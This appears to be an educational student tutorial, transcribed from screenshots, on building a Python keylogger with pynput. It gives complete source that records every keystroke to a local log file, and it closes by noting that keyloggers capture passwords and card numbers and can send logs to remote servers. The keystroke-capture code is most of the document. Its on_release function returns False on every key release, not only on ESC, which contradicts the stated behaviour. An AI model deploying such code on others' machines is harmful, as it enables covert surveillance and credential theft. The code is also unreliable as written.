

Project: 3

Project 3: Keylogger Implementation (For Educational Purposes Only)

Statement:

Understanding how keyloggers work helps develop better security measures.

Objective:

Create a simple keylogger using Python for ethical and educational demonstration only.

This keylogger is developed only for educational and ethical security research purposes. Unauthorized use of keyloggers to monitor someone else's activity without consent is illegal and unethical.

Implementation


Install Required Library

Use pip to install the pynput library: `pip install pynput`

Create Your Python File


Create a new Python file, e.g: `keylogger.py`

Import Required Modules

A screenshot of a code editor interface, likely Visual Studio Code, showing the setup for a keylogger project. The Explorer panel on the left shows a file named 'keylogger.py' with a line count of 2. The main editor area displays the following code:

```
1 # keylogger.py
2 # Educational Purpose Keylogger
3 # DISCLAIMER: This script is for educational and ethical use only.
4 # Do NOT run this on systems without proper authorization.
5
6 from pynput import keyboard
7 from datetime import datetime
8
```

Set Up Log File




```

File Edit Selection View Go Run Terminal Help
EXPLORER
  OPEN EDITORS
    Welcome
    keylogger.py 2
  KEYLOGGER IMPLEMENTA...
    key_log.txt
    keylogger.py 2
keylogger.py > on_press
9   # Define the log file path
10  log_file = "key_log.txt"
11
12  # Write disclaimer and start time
13  with open(log_file, "w") as f:
14      f.write("=== Educational Keylogger Log ===\n")
15      f.write("DISCLAIMER: This script is for ethical, educational purposes only.\n")
16      f.write(f"Log start time: {datetime.now()}\n\n")

```

Define Callback Functions

These functions handle what to do when keys are pressed or released



```

EXPLORER
  OPEN EDITORS
    Welcome
    keylogger.py 2
  KEYLOGGER IMPLEMENTA...
    key_log.txt
    keylogger.py 2
keylogger.py > on_press
17
18  # Function to handle key press events
19  def on_press(key):
20      try:
21          with open(log_file, "a") as f:
22              f.write(f"{key.char}")
23      except AttributeError:
24          # Handle special keys (like space, enter, etc.)
25          with open(log_file, "a") as f:
26              f.write(f"[{key.name}]") # key.name gives readable name
27
28  # Function to handle key release events
29  def on_release(key):
30      if key == keyboard.Key.esc:
31          # Stop the listener when ESC is pressed
32          with open(log_file, "a") as f:
33              f.write("\n\n[Logging stopped by user]\n")
34      return False

```

Set Up the Listener

This uses `pynput.keyboard.Listener`



```

35
36  # Start the keylogger
37  print("Keylogger started. Press ESC to stop.")
38  with keyboard.Listener(on_press=on_press, on_release=on_release) as listener:
39      listener.join()
40

```

Run the Program

python keylogger.py

```
PS C:\Users\neeti\OneDrive\Desktop\projects\Keylogger Implementation> python keylogger.py
Keylogger started. Press ESC to stop.
```

- The script will listen for keystrokes and log them to key_log.txt.
- Press **ESC** to stop logging.

pynput usage

Working with listeners and background tasks

File I/O in Python

Event-driven programming

Ethical programming principles

A keylogger:

- Captures **every keystroke** you make (letters, numbers, special keys).
- Stores them in a **log file**, which could be:
 - Saved locally on your device
 - Sent remotely to another server (in malicious cases)
- Can capture sensitive data like:
 - Passwords
 - Credit card numbers
 - Messages
 - Login activity